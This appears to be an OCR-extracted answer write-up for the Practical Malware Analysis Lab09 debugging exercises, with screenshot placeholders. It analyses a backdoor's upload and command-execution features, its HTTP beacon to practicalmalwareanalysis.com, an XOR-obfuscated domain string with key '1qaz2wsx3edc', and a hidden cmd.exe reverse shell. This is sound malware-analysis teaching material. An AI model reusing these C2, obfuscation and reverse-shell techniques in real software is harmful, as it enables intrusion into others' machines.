
- DOWNLOAD: Upload a file from disk to a web resource. Note: This isn't a typo, in this instance download is in fact uploading to a remote the host.



- CMD: Execute a command and send back the output to a web resource.




- NOTHING: Do nothing




vi. Are there any useful network-based signatures for this malware?
For this use software called IDA freeware
We know from previous analysis of this malware that configuration is stored in the registry so by default it communicates with:

- http://www.practicalmalwareanalysis.com

To analyse how this communication occurs and whether there's any other network-based indicators we look back to sub_402020 and the function it calls prior to comparing the response received to one of the mentioned commands. This function is sub_401E60.



This contains a number of unusual string comparisons and operations based on backticks and apostraphes.



Moving back to Ollydbg we can move back to debugging the application in an attempt to understand this. Starting out we add a breakpoint at 0x401E60 by using CTRL + G to jump to this address and using F2 to toggle a breakpoint.

We need to confirm the application isn't running with any command line parameters and move through with F8 until the breakpoint we set is hit. From here we can begin to analyse specific register or stack values before and after a number of subroutines are run by setting breakpoints similar to the below


After running through the first function by using F9 twice, we see reference to WinINet API and the previously mentioned domain which leads us to believe this is likely using FTP or HTTP for communication.


Repeating the process with F9 twice reveals our ECX register with the value '80'.

Based on what we know and it being stored in a value 'p', we can infer that this is the port that the malware communicates via. Repeating the process once more reveals what looks like it may be part of a URL


By repeating the process once more we see that it fails to run through to our later break points in our isolated environment. Subsequent analysis shows that the URL elements mentioned above change. If we step through to 0x401EF9 we can see that this is indeed being passed as an argument to a function at 0x401AF0.

Stepping into this function we can see evidence this is making a HTTP/1.0 Get request to the server for C2 without any headers.





After the request is made there are some comparisons based on returned backtick and apostraphes as we found earlier, and this looks to be determining exactly how the C2 process will execute the command passed to it (how the C2 protocol works).




Based on all of this we can conclude that Get requests using HTTP/1.0 beaconing to http://www.practicalmalwareanalysis.com/xxxx/xxxx.xxx without any headers or user agent is a network indicator of this malware.

e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.

i. What strings do you see statically in the binary?


Running Strings over the binary reveals a number of entries for what look like imports or function names, and 'cmd', but other than that not a lot else.



ii. What happens when you run this binary?


Attempting to run the binary results in it terminating almost instantly without showing any other visible actions.

iii. How can you get this sample to run its malicious payload?
By stepping through the program with a debugger and a few break points, we can see that after the call at 0x401626, EDX is filled with the value "ocl.exe", and this remains throughout the program until a comparison check to it fails and the program terminates.



Based on this we can assume that the program checks if it is named ocl.exe, and if it isn't then it terminates. If we rename it and continue to debug, we realise that termination doesn't occur here anymore.

iv. What is happening at 0x00401133?
f we examine 0x00401133 we can see that a number of Hex values are being moved onto a relevant area of the stack segment.




This is a common string obfuscation technique to make analysis more challenging.

If we take the hex values accounting for the null values present and convert this to ascii we get the following:

- 31 71 61 7a 32 77 73 78 33 65 64 63 = 1qaz2wsx3edc
- 6F 63 6C 2E 65 78 65 = ocl.exe


v. What arguments are being passed to subroutine 0x00401089?

Adding breakpoints and running through the application later reveals the presence of 1qaz2wsx3edc which is being passed to subroutine 0x00401089 and a pointer to 0x12FD58 (Incl ESI).




vi. What domain name does this malware use?

By running through this program to our next breakpoint we can see that it flows through the decoding routine at 0x00401089 and reveals the domain used by this malware in EAX ready to be passed to the 'gethostname' imported function: www.practicalmalwareanalysis.com



vii. What encoding routine is being used to obfuscate the domain name?


To figure this out we need to move into the encoding routine at 0x00401089. Here we can see a routine that loops and contains reference to an XOR command against EDX (which we know contains the random string we discovered earlier).




By adding a breakpoint at this command and running the program we can see that it performs this XOR against a letter one by one, and in the first instance it XORs 46 and 31 (first letter of our key).

Running the program again reveals it XORs 6 and 71 (second letter of our key)


By creating a break point at the comparison statement that occurs, and following the associated memory dump, we're able to see the string being decoded in real time as we run through the program and hit our breakpoints.




viii. What is the significance of the CreateProcessAcall at 0x0040106E?
for this use OllyDbg software upload the files mentioned above in the main question
This function isn't called when we run through the program as there's no successful beacon to the C2 we uncovered previously. Having said this we can see from this function that CreateProcessA looks to be run with cmd.exe as the process before waiting indefinitely in a loop



By examining this in IDA Freeware for more context, we can see that it is making the cmd.exe window hidden, in addition to specifying the standard input, output, and error streams be sent to an argument that's passed into this function



Looking at the only calling function to this, we can see that the argument passed to this is the established socket to the C2. We now know that this process acts as the reverse shell allowing access to this host.




f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg

i. What DLLs are imported by Lab09-03.exe?

